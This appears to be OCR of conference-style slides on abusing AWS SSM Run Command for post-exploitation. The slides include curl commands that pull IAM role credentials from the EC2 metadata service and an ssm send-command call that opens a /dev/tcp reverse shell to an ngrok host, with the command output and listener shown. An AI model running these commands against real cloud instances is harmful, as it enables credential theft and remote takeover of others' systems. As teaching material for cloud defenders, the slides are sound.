
```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": "ssm:SendCommand",
            "Resource": "*"
        },
        {
            "Effect": "Allow",
            "Action": [
                "ssm:ListCommandInvocations",
                "ec2:DescribeInstances"
            ],
            "Resource": "*"
        }
    ]
}
```

3. Exploitation


- Typical host exploitation
  - Exfiltrating data, backdoors, lateral movement, disruption etc.

3. Exploitation

- Typical host exploitation
  - Exfiltrating data, backdoors, lateral movement, disruption etc.
- Cloud specific attacks
  - Access credentials exfiltration



curl http://169.254.169.254/latest/meta-data/iam/security-credentials
Get output with role name
Attacker
Run Command feature via AWS CLI
Communication in background via SSM agent
Target EC2



```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials
```


```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/role-name
```

Get output with role name
Get output with access credentials
Attacker
Run Command feature via AWS CLI
Communication in background via SSM agent
Target EC2


3. Exploitation

- Can you get reverse shell through SSM Run Command?

3. Exploitation



```
PS C:\Users\thisisme> aws ssm send-command --instance-ids i-0ecad5485f77f18f4 --document-name "AWS-RunShellScript"
--parameters commands="0<&196;exec 196<>/dev/tcp/6.tcp.eu.ngrok.io/17529; sh <&196 >&196 2>&196"
{
    "Command": {
        "CommandId": "f8de3a69-a6c4-4a10-8768-b1e7c1520860",
        "DocumentName": "AWS-RunShellScript",
        "DocumentVersion": "$DEFAULT",
        "Comment": "",
        "ExpiresAfter": "2023-01-12T10:42:52.056000+02:00",
        "Parameters": {
            "commands": [
                "0<&196;exec 196<>/dev/tcp/6.tcp.eu.ngrok.io/17529; sh <&196 >&196 2>&196"
            ]
        },
        "InstanceIds": [
            "i-0ecad5485f77f18f4"
        ],
        "Targets": [],
        "RequestedDateTime": "2023-01-12T08:42:52.056000+02:00",
        "Status": "Pending",
        "StatusDetails": "Pending",
        "OutputS3Region": "us-east-1",
        "OutputS3BucketName": "",
        "OutputS3KeyPrefix": "",
        "MaxConcurrency": "50",
```



```
ngrok

Try our new native Go library: https://github.com/ngrok/ngrok-go

Session Status                online
Account                       [redacted] (Plan: Free)
Update                        update available (version 3.1.1-rc1, Ctrl-U to update)
Version                       3.0.4
Region                        Europe (eu)
Latency                       32ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://6.tcp.eu.ngrok.io:17529 -> localhost:4444

Connections                   ttl     opn     rt1     rt5     p50     p90
───────────────────────────────────────────────────────────────────────────────
┏━(Message from Kali developers)
┃
┃ This is a minimal installation of Kali Linux, you likely
┃ want to install supplementary tools. Learn how:
┃ ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
┃
